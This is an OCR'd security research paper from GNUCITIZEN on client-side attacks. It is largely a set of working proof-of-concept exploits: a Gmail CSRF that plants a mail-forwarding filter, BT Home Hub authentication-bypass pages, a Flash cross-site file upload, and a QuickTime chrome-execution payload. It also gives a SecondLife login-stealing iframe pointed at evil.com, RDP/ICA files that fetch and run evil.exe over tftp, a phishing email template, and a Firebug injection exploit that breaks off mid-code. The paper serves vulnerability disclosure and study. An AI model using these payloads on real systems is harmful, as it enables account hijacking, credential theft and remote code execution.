PURPLE PAPER
CLIENT-SIDE SECURITY – ONE YEAR LATER

BY PETKO D. PETKOV (PDP), GNUCITIZEN

ABSTRACT

Client-side software generally refers to a class of computer programs that are executed on the client, by the user's supporting environment, instead of the server. Both, clients and servers are in constant interaction. In a Web environment, the client is represented by the user's web browser, while the server is the remote computer, which serves dynamic content. In a much broader context, the client-server relationship can be represented by a network client connected to a WiFi network.

This paper describes numerous techniques for attacking Clients-side technologies. The content of the paper is based on the research that has been conducted over the past year by the GNUCITIZEN Ethical Hacker Outfit.

ABOUT THE AUTHOR

Petko D. Petkov, a.k.a pdp, is the founder and leading member of the GNUCITIZEN Cutting Edge Think tank. He is a widely recognized information security researcher, penetration tester and published author who has contributed to numerous best-selling books, popular blogs and online magazines. PDP is also popular as the editor in chief of Hakiri - Hacker Lifestyle web magazine.

ABOUT GNUCITIZEN

GNUCITIZEN is a Cutting-edge, Ethical Hacker Outfit, Information Think Tank, which primarily deals with all aspects of the art of hacking. GNUCITIZEN's work has been featured in established magazines and information portals, such as Wired, Eweek, The Register, PC Week, IDG, BBC and many others. The members of the GNUCITIZEN group are well known and respected experts in the Information Security and Negative Public Relations (PR) Industries, with widely recognized experience in the government and corporate sectors and the open source community.

CLIENTS & SERVERS

Because clients and servers depend on each other, their security model is often shared. In simple terms, clients and servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with.


Client-side security issues, although not as deadly as the server-side ones, are often used as a stepping stone towards larger and more sophisticated attacks and they provide the necessary characteristics to allow attackers to sneak into highly protected computer systems. In this paper we are going to concentrate on numerous techniques for attacking Clients-side technologies and observe how they affect the server-side security.

CSRF AND THE HOTLINKING HELL


A Cross-site Request Forgery (CSRF), although similar-sounding in name to Cross-site Scripting (XSS), is a very different and almost opposite form of attack. Whereas Cross-site Scripting exploits the trust a user has in a Web site, a Cross-site Request Forgery exploits the trust a Web site has in a user by forging a request from a trusted user. These attacks are often less popular (so there are fewer resources available), more difficult to defend against than XSS attacks, due to lack of awareness, and, therefore, more dangerous.

THE GMAIL HIJACK TECHNIQUE


Let's examine the following sequence of screenshots:



Screen 01: User logs into Gmail



Screen 02: User visits Evil Site



Screen 03: Evil Site adds a Backdoor

The victim visits a page while being logged into GMail. The page performs a `multipart/form-data POST` to GMail's mobile interface and injects a filter into the victim's filter list. The filter looks for emails that match its definition and forwards them to an email of the attacker's choice. Keep in mind that future emails will be forwarded as well. The attack will remain active for as long as the victim has the filter within his/her filter list, even if the initial vulnerability, which was the cause of the injection, is fixed by Google.

The following URL shows how the attack can be performed by the means of a CSRF request forwarding tool hosted on GNUCITIZEN:

```
http://www.gnucitizen.org/util/csrf?
_method=POST&_enctype=multipart/form-data&_action=https
%3A//mail.google.com/mail/h/ewt1jmuj4ddv/%3Fv
%3Dprf&cf2_emc=true&cf2_email=evilinbox@mailinator.com&cf1_from&cf1_to
&cf1_subj&cf1_has&cf1_hasnot&cf1_attach=true&tfi&s=z&irf=on&nvp_bu_cft
b=Create%20Filter
```

The `/util/csrf` script converts the `GET` fields into a `POST` request that looks like this:

```
<html>
<body>
<form name="form" method="POST" enctype="multipart/form-data"
action="https://mail.google.com/mail/h/ewt1jmuj4ddv/?v=prf">
<input type="hidden" name="cf2_emc" value="true"/>
<input type="hidden" name="cf2_email"
value="evilinbox@mailinator.com"/>
<input type="hidden" name="cf1_from" value=""/>
<input type="hidden" name="cf1_to" value=""/>
<input type="hidden" name="cf1_subj" value=""/>
<input type="hidden" name="cf1_has" value=""/><input type="hidden"
name="cf1_hasnot" value=""/>
<input type="hidden" name="cf1_attach" value="true"/>
<input type="hidden" name="tfi" value=""/>
<input type="hidden" name="s" value="z"/>
<input type="hidden" name="irf" value="on"/>
<input type="hidden" name="nvp_bu_cftb" value="Create Filter"/>
</form>
<script>form.submit()</script>
```

```
</body>
</html>
```

When a malicious site, which embeds the exploit above, is visited by an unaware user, the JavaScript code will auto-submit the dynamically generated form, which completes the CSRF attack.

Unfortunately, this CSRF exploit has been successfully used in the wild. On 15th December 2007, the primary business domain name of David Airey, a well-known logo and graphic designer, was stolen. The attacker had used the GMail hijack technique to install a persistent backdoor and hijack the e-mail communication between Airey and his domain name provider. The attacker was able to forge emails but also read responses and as such fool the domain provider to release the domain so that it can be moved to a different hosting server.

Although, the attack was successful, the domain was returned to its original owner after the news about the incident reached several of the main online and printed media outlets. This particular case quite vividly shows some of the dangers of CSRF attacks.

PWNING BT HOME HUB

The following are the full details of the vulnerabilities GNUCITIZEN has reported (BID 25972) to BT regarding their Home Hub router. All vulnerabilities and demo exploits discussed below have been tested on version 6.2.2.6 of the firmware.

Exploit #1: Enable remote assistance

This exploit shows how to forge the "enable remote assistance" request using an authentication bypass bug that was found within the router's firmware. Even if the victim has changed the password, the request will still go through. After successful exploitation, the attacker can be notified via email or any other mechanism with the URL (IP address) needed to control the Home Hub remotely.

In the provided exploit, the attacker resets the tech user credentials to `tech:12345678`. Notice the double forward slash in the `action` attribute, which bypasses the authentication! An exploit Proof of Concept code follows:

```
<html>
<!-- ras.html -->
<head></head>
<body>
<form name='raccess' action='http://192.168.1.254/cgi/b/ras//?
ce=1&be=1&l0=5&l1=5' method='post'>
<input type='hidden' name='0' value='31'>
<input type='hidden' name='1' value=''>
<input type='hidden' name='30' value='12345678'>
<!-- <input type='submit' value="own it!"> -->
</form>
<script>document.raccess.submit();</script>
</body>
</html>
```

Exploit #2: Disable wireless connectivity

This PoC will disable the router's WiFi permanently unless it is re-enabled manually after successful exploitation! In order to re-enable the WiFi interface the user can reset to factory settings, or re-enable the setting by connecting to the Home Hub through the Ethernet interface.

```
<html>
<body>
<!-- disable_wifi_interface.html -->
<!--
    POST /cgi/b/_wli_/cfg/?ce=1&be=1&l0=4&l1=0&name= HTTP/1.1
    0=10&1=&32=&33=&34=2&35=1&45=11&47=1
-->
<form action="http://192.168.1.254/cgi/b/_wli_/cfg//" method="post">
<input type="hidden" name="0" value="10">
<input type="hidden" name="1" value="">
<input type="hidden" name="32" value="">
<input type="hidden" name="33" value="">
<input type="hidden" name="34" value="2">
<input type="hidden" name="35" value="1">
<input type="hidden" name="45" value="11">
<input type="hidden" name="47" value="1">
</form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

Exploit #3: Call Jacking

If the victim visits an evil webpage, his/her browser can be forced to send a HTTP request to the BT Home Hub's Web interface. After this, the Home Hub starts a VoIP/telephone connection to the recipient's phone number specified in the exploit page.

This is what the attack looks like: the victim's VoIP telephone starts ringing and shows an external call message on the LCD screen along with the recipient's phone number. However, what is interesting is that from the point of view of the victim, it looks like he/she is receiving a phone call from the number shown on the screen, but in fact he/she is calling that number!

```
POST http://api.home/cgi/b/_voip_/stats//?ce=1&be=0&l0=-1&l1=-1&name=

0=30&1=00390669893461
```

CROSS-SITE FILE UPLOAD ATTACKS

When it comes to file upload facilities, developers often forget to make any CSRF checks, relying on the fact that file uploads are not spoofable, which in general is a correct assumption. However, when dealing with Web technologies, security researchers often stumble across interesting surprises. The reason CSRF attacks against file uploads are not possible is because the HTML FORM specifications are not versatile enough to define sub-fields like `filename="whatever.txt"`, which are part of the `multipart/form-data` specifications when submitting files. However, it was found that attackers can easily overcome this restriction with a bit of help from Flash.

Flash is quite versatile little utility as we will see further in this paper when we show how to exploit local UPnP services via the Web. In this section we will examine how a similar technique can be used in order to attack file upload facilities. Let's examine the following Flex code:

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
creationComplete="onAppInit()">
        <mx:Script>
                /* by Petko D. Petkov; pdp
                 * GNUCITIZEN
                 **/
                import flash.net.*;

                private function onAppInit():void
                {
                        var r:URLRequest = new
URLRequest('http://victim.com/upload.php');
                        r.method = 'POST';
                        r.data =
unescape('-----------------------------109092118919201%0D%0AContent-
Disposition%3A form-data%3B name%3D%22file%22%3B filename%3D%22gc.txt
%22%0D%0AContent-Type%3A text%2Fplain%0D%0A%0D%0AHi from GNUCITIZEN
%21%0D%0A-----------------------------109092118919201%0D%0AContent-
Disposition%3A form-data%3B name%3D%22submit%22%0D%0A%0D%0ASubmit
Query%0D%0A-----------------------------109092118919201--%0A');
                        r.contentType = 'multipart/form-data;
boundary=---------------------------109092118919201';
                        navigateToURL(r, '_self');
                }
        </mx:Script>
</mx:Application>
```

If we carefully read the content of the script we will notice that the `URLRequest` object is loaded with a `POST` method, a `contentType` which equals to `multipart/form-data` and a url-encoded data text. If the text is decoded then the following content is obtained. Notice the `filename="gc.txt"` field:

```
-----------------------------109092118919201
Content-Disposition: form-data; name="file"; filename=”gc.txt”
Content-Type: text/plain

Hi from GNUCITIZEN!
-----------------------------109092118919201
Content-Disposition: form-data; name=”submit”

Submit Query
-----------------------------109092118919201--
```

The provided POC code has been tested against a number of devices and web applications with file upload facilities.

Like all other types of CSRF attacks, there are plenty of things one can do with this type of technique. The following list summarizes the most interesting ones:

- Upload a new firmware to the router that is under attack by using the user as a proxy. This is pretty nasty and given the fact that there are numerous authentication bypass and A-to-C bugs floating around, it is very, very feasible.
- Upload a new configuration file on the router that is under attack. Same as the one above - very feasible and easy to perform.
- Upload executable scripts on remote web applications - this depends on whether it is possible to upload executable scripts but if the attacker goes after a particular site, it is almost certain that the web master is allowed to perform restricted operations such as uploading plugins and sensitive files, so Cross-site File Upload attacks are also possible and very likely to be used in the wild.

It was reported that kuza55 has identified a similar problem, which depends on a bug within Firefox, IE and

Safari. Opera is not affected. Here is a demonstration of his code:

```
<form method="post" action="http://kuza55.awardspace.com/files.php"
enctype="multipart/form-data">
<textarea name='file"; filename="filename.ext
Content-Type: text/plain; '>Arbitrary File
Contents</textarea>
<input type="submit" value='Send "File"' />
</form>
```

The code relies on the fact that the above mentioned browsers do not correctly sanitize the information enclosed in forms, which is later used as part of the generated upload request.

COMMAND/SHELL FIXATION ATTACKS

Command/Shell Fixation Attack occur when the attacker fixates a malicious command/shell string, which is executed by an unaware victim. These types of vulnerabilities often rely on bugs but there are a few cases, which are nothing more but simple design flaws. Command/Shell Fixation bugs often has a devastating effect on the user's setup.

QUICKTIME PWNS FIREFOX

QuickTime is quite versatile and flexible media platform, which has a lot of functionalities. Unfortunately because of its flexibility QuickTime seems to allow execution of malicious content in a form of JavaScript from media files such as mp3, mp4, m4a, etc.

The problems is caused by a very useful feature called QuickTime Media Link (`.qtl`). The purpose of QuickTime Media Link files is to provide means of playing media files in a more accessible way. In this respect, the developer can create a QTL file, which holds information about the media content that needs to be played plus recommended dimensions, accessibility features, control features etc.

QuickTime Media Link files are written in XML and typically end with a `.qtl` extension. This is how QTL files look like:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="Sample.mov" autoplay="true"/>
```

The most important element in this XML is called `embed`. This element describes the content that needs to be played. There are a few attributes that can be assigned to the `embed` element like `src` and `autoplay` but they are not as interesting as `qtnext`. The `qtnext` attribute specifies what needs to be played next. Because `qtnext` expects a URL as an input, QTL files are capable of opening HTML pages, local files, FTP sites and JavaScript code in the default browser. Here is an example how a `.qtl` file can call a JavaScript function:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="presentation.mov" autoplay="true"
qtnext="javascript:alert('backdoored')"/>
```

When executed, the media link will display a harmless message to the user. Keep in mind that a lot more dangerous things are possible, like Firefox chrome execution, as we will see next.

A vulnerability was found in the way QuickTime opens URLs. Once the movie is loaded externally, the QuickTime player is forced to open the `qtnext` URL with the default browser. However, the URL is not correctly escaped and as such dangerous characters can be injected and as such become part of the string submitted to the `ShellExecute` function, which handles most URL operations under Windows. The following POC demonstrate how an attacker can execute the `calc.exe` application via a simple QTL file, which compromises Firefox's chrome environment first. Keep in mind that this vulnerability can lead to a full compromise of the Firefox browser and the underlying operating system:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="a.mp3" autoplay="true" qtnext="-chrome
javascript:file=Components.classes['@mozilla.org/file/local;
1'].createInstance(Components.interfaces.nsILocalFile);file.initWithPa
th('c:\\windows\\system32\\calc.exe');process=Components.classes['@moz
illa.org/process/util;
1'].createInstance(Components.interfaces.nsIProcess);process.init(file
);process.run(true,[],0);void(0);"/>
```

QTL files can be mascaraded as the following file extensions: 3g2, 3gp, 3gp2, 3gpp, AMR, aac, adts, aif, aifc, aiff, amc, au, avi, bwf, caf, cdda, cel, flc, fli, gsm, m15, m1a, m1s, m1v, m2a, m4a, m4b, m4p, m4v, m75, mac, mov, mp2, mp3, mp4, mpa, mpeg, mpg, mpm, mpv, mqv, pct, pic, pict, png, pnt, pntg, qcp, qt, qti, qtif, rgb, rts, rtsp, sdp, sdv, sgi, snd, ulw, vfw, wav.

IE PWNS SECONDLIFE

Attackers can steal the victim's SecondLife login credentials, therefore hijacking their virtual persona, by tricking them into visiting a malicious webpage. Here is the exploit code:

```
<iframe src='secondlife://" -autologin -loginuri
"http://evil.com/sl/record-login.php'></iframe>
```

When a malicious site is visited, the SecondLife client will launch and try to login automatically (`-autologin`) via the CGI located at `http://evil.com/sl/record-login.php`. This is possible due to the fact that IE does not escape single and double quotes, living this responsibility entirely to the client associated with the `secondlife` URL handler. The SecondLife client does not perform extra checks and therefore it can be tricked to process additional command line arguments. Once the client is started, the following request is generated to the malicious CGI script. The request is a simple XMLRPC call:

```
[HTTP_RAW_POST_DATA] => <methodCall>
    <methodName>login_to_simulator</methodName>
    <params>
        <param>
            <value>
                <struct>
                    <member>
                        <name>first</name>
                        <value>
                        <string>Elm</string>
                    </value>
                </member>
                <member>
                    <name>last</name>
                    <value>
                    <string>Blanco</string>
                </value>
            </member>
            <member>
                <name>passwd</name>
                <value>
                    <string>$1$[MD5 Hash of the password
here]</string>
                </value>
            </member>
            <member>
                <name>start</name>
                <value>
                    <string>last</string>
                </value>
            </member>
            <member>
                <name>version</name>
                <value>
                    <string>1.18.2.0</string>
                </value>
            </member>
            <member>
                <name>channel</name>
                <value>
                    <string>Second Life Release</string>
```

```
                </value>
            </member>
            <member>
                <name>platform</name>
                <value>
                    <string>Win</string>
                </value>
            </member>
            …
            …
            …
</methodCall>
```

Notice `[MD5 Hash of the password here]` place holder. This is where the user password is located. The password is MD5-hashed for a security reason. Although this is a good security practice, this mechanism proves to be useless as there are plenty of rainbow tables, which attackers can use to convert the hash back to a normal string, as it is not salted.

Keep in mind that attackers don't even have to convert the hash back to a password string. It is possible to login with the hash itself by forging a request to one of the SecondLife authentication servers, i.e. replay attacks. The unhashed password is only needed in situations where the attacker wants to explore other on-line services the victim is currently registered with, where he/she may have reused passwords.

The following list summarizes the steps that needs to be taken in order to replicate the vulnerability:

1. **Get** Apache with PHP
2. **Put** the following script into a file called *login.php*:

```
<?php
ob_start();
print_r($GLOBALS);
error_log(ob_get_contents(), 0);
ob_end_clean();
?>
```

3. **Tail** -f the PHP error log file.
4. **Make** a page with the following HTML body:

```
<iframe src='secondlife://" -autologin -loginuri
"http://localhost/login.php'></iframe>
```

5. **Open** the page inside Internet Explorer (both IE6 and IE7 are exploitable).
6. **After** the SecondLife client fails to login, we will get a message within our php error log, which gives us the credentials plus some other useful info about the victim.

The attack is automatic and the user doesn't have to do anything. No user interaction is required.

CITRIX/RDP COMMAND FIXATION ATTACKS

The attack is build around a rather simple scenario. In order to compromise a victim, the attacker needs to compose a malicious RDP (for Windows Terminal Services) or ICA (for CITRIX) file and send it to for authentication. The victim is persuaded to open the file by double clicking on it. When the connection is established, the user will enter their credentials to login and as such let the attackers in.

Both, RDP and ICA, contain information not only about what servers to connect to but also what applications to launch after successful authentication. These parameters can be modified to suit the attacker's needs. In CITRIX, attackers can specify the default shell command string by using the `Application` parameter (i.e

`Application=calc.exe`). In Windows Terminal Services, the same can be achieved with the `alternate shell` (i.e `alternate shell:s:cmd.exe`) directive. Here follows a sample ICA file:

```
[WFClient]
Version=1
[ApplicationServers]
Connection To Citrix Server=
[Connection To Citrix Server]
InitialProgram=some command here
Address=172.16.3.191
ScreenPercent=0
```

In Windows Terminal Services, the equivalent looks like the following:

```
screen mode id:i:1
desktopwidth:i:800
desktopheight:i:600
session bpp:i:16
full address:s:172.16.3.191
compression:i:1
keyboardhook:i:2
alternate shell:s:some command here
shell working directory:s:C:\
bitmapcachepersistenable:i:1
```

Let's have a step-by-step look at the attack structure:

1. **Compose a malicious Remote Desktop session file:**
   The following example instructs TFTP to connect to `evil.com` and retrieve a file called `evil.exe`. Once the download is completed, the environment executes `evil.exe` and subsequently terminates the session:

   ```
   screen mode id:i:1
   desktopwidth:i:800
   desktopheight:i:600
   session bpp:i:16
   full address:s:172.16.3.191
   compression:i:1
   keyboardhook:i:2
   alternate shell:s:cmd.exe /C "tftp -i evil.com GET evil.exe
   evil.exe & evil.exe"
   shell working directory:s:C:\
   bitmapcachepersistenable:i:1
   ```

2. **Send email to the victim:**
   Here the attacker uses his/her social engineering skills to persuade the victim to open and authenticate the session file. This is an example of how it can be done:

   > Hello John,
   >
   > This is Tim from Tech Department. I was informed that you have some problems with your remote desktop connectivity. I've attached a modified RDP file you can tryout and see if it works. Just double click on the file and login. Your domain credentials should work. Let me know if you have any problems.

Tim O'Brian
Tech Department

3. **Own it:**
   The attacker notices a new entry in his/her TFTP log files. The operation was successful. Now he/she can take full advantage of their brand new asset.

It is worth noting that ICA files can be silently executed in the background when the victim visits a malicious website with Internet Explorer (version independent). While installation process, the ICA client configures Windows' mime-type specific registries and associates the open action of RDP files with its client. Therefore, the following HTML trick will successful execute the malicious ICA file without the user being prompted for granting access to an action:

```
<iframe src="http://evil.com/path/to/evil.ica"></iframe>
```

It is also worth mentioning that the ICA client comes with a scriptable ActiveX controller, which is marked as safe for scripting. This means that external site can embed the controller within their pages without the user authorization. The controller can be programmed to automatically identify nearby CITIRIX servers and connect to them by using a pass-through authentication mechanism. The pass-through authentication uses the victim's current NT credentials to authenticate with the CITRIX server. Therefore, attackers can execute commands as the current user within the environment of a CITRIX server, without requiring any form of user interaction.

Keep in mind that in order to perform automatic discovery of nearby CITRIX servers, the client must have the CITRIX Neighborhood software package installed. Any servers registered within that local neighborhood will be taken into consideration in the auto-login process. However, even if the client does not have CITRIX Neighborhood registered servers or does not have the CITRIX Neighborhood package itself, attackers can bruteforce common CITRIX server names, such as CITRIX01, CITRIX02, etc, via the ICA ActiveX controller client and as such find one that can be used to inject commands into.

The following code demonstrates how to perform a command fixation attack on CITRIX via a pass-through authentication with a nearby server.

```
[WFClient]
Version=1

[ApplicationServers]
Connection To Citrix Server=

[Connection To Citrix Server]
AutoLogonAllowed=On
UseLocalUserAndPassword=On
InitialProgram=cmd.exe /C "tftp -i evil.com GET evil.exe evil.exe &
evil.exe"

ScreenPercent=0
CITRIX auto-start
```

CHROME EXECUTION

Chrome execution/escalation attacks occur when unprivileged code is executed within the host's privileged code context. In Firefox, this context is known as the chrome, while in Internet Explorer it is known as the Local Zone.

FIREBUG GOES EVIL

Firebug have suffered from rather simple but quite dangerous vulnerability. The vulnerability is of a type Cross-zone or Cross-context scripting, where a script from a web pages is injected inside the zone of the browser, also know as the chrome, or in the zone of the file: protocol. In both cases the result is quite devastating, although the second is a bit less critical then the first.

External scripts in the browser are restricted by a sandbox. This means that everything that is prefixed with `http:` or `https:` is secure and not trusted. Browser extensions make use of the `chrome:` protocol. This protocol is not restricted at all and everything is allowed. Therefor browser extensions are trusted. However if a remote script, tricks the browser into executing JavaScript expressions inside `chrome:` then this script can take control of the entire chrome and also the underplaying operating system because then command execution and read/write file access procedures are allowed.

In order to cause Cross-zone scripting in Firebug attackers need to do the following:

```
console.log({'<script>alert("bing!")</script>':'exploit'})
```

If the JavaScript expression is executed within a page while Firebug is on, the victim will be prompted with an alert box. However, keep in mind that the JavaScript is injected inside the `chrome:` origin context. Attackers can easily inject the following function into the browser's chrome and as such be able to start any executable from an unauthorized origin:

```
function runFile(f) {
        var file = Components.classes["@mozilla.org/file/local;1"]
                .createInstance(Components.interfaces.nsILocalFile);

        file.initWithPath(f);

        var process = Components.classes["@mozilla.org/process/util;
1"]
                .createInstance(Components.interfaces.nsIProcess);

        process.init(file);

        var argv = Array.prototype.slice.call(arguments, 1);

        process.run(true, argv, argv.length);
}
```

The function `runFile` allows execution of files. With the function declaration in the browser chrome, attackers can call `console.log` a few more times to spawn any file they want or even silently install browser extensions, not to mention that they will be able to read and write the file system too. The possibilities for evilness are endless.

However, there is a catch. The Cross-context scripting vector is very tiny. In order to exploit the vulnerability, it is needed to go through some extreme things like dynamically composing the malicious payload in a string then evaluating the string's content inside the chrome.

The following exploit demonstrates the vulnerability in a bit more detail:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
```

```
"http://www.w3.org/TR/html4/strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
        <head>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
                <title>Firebug Exploiter</title>
                <link rel="stylesheet"
href="http://www.gnucitizen.org/wordpress/wp-
content/themes/gnucitizen.org/styles/screen.css" type="text/css"/>
        </head>
        <body id="presentation">
                <div id="header">
                        <h1>10</h1>
                        <p>countdown</p>
                </div>

                <div id="content">
                        <p>the malicious countdown</p>
                        <script>
                                // inject the payload in Firebug's
chrome context
                                console.log({'<script>var
s=[]<\/script>': 'payload'});
                                console.log({'<script>s.push("function
runFi")<\/script>': 'payload'});
                                console.log({'<script>s.push("le(f)
{var file")<\/script>': 'payload'});
                                console.log({'<script>s.push("=Compone
nts.cl")<\/script>': 'payload'});
                                console.log({'<script>s.push("asses[\\
"@mozil")<\/script>': 'payload'});
                                console.log({'<script>s.push("la.org/f
ile/lo")<\/script>': 'payload'});
                                console.log({'<script>s.push("cal;
1\\"].creat")<\/script>': 'payload'});
                                console.log({'<script>s.push("eInstanc
e(Comp")<\/script>': 'payload'});
                                console.log({'<script>s.push("onents.i
nterfa")<\/script>': 'payload'});
                                console.log({'<script>s.push("ces.nsIL
ocalFi")<\/script>': 'payload'});
                                console.log({'<script>s.push("le);file
.initW")<\/script>': 'payload'});
                                console.log({'<script>s.push("ithPath(
f);var")<\/script>': 'payload'});
                                console.log({'<script>s.push("
process=Compo")<\/script>': 'payload'});
                                console.log({'<script>s.push("nents.cl
asses[")<\/script>': 'payload'});
                                console.log({'<script>s.push("\\"@mozi
lla.org")<\/script>': 'payload'});
                                console.log({'<script>s.push("/process
/util;")<\/script>': 'payload'});
                                console.log({'<script>s.push("1\\"].cr
eateIns")<\/script>': 'payload'});
                                console.log({'<script>s.push("tance(Co
mponen")<\/script>': 'payload'});
                                console.log({'<script>s.push("ts.inter
faces.")<\/script>': 'payload'});
                                console.log({'<script>s.push("nsIProce
ss);pr")<\/script>': 'payload'});
                                console.log({'<script>s.push("ocess.in
it(fil")<\/script>': 'payload'});
                                console.log({'<script>s.push("e);var
```

```
argv=Ar")<\/script>': 'payload'});
                                console.log({'<script>s.push("ray.prot
otype.")<\/script>': 'payload'});
                                console.log({'<script>s.push("slice.ca
ll(arg")<\/script>': 'payload'});
                                console.log({'<script>s.push("uments,
1);proc")<\/script>': 'payload'});
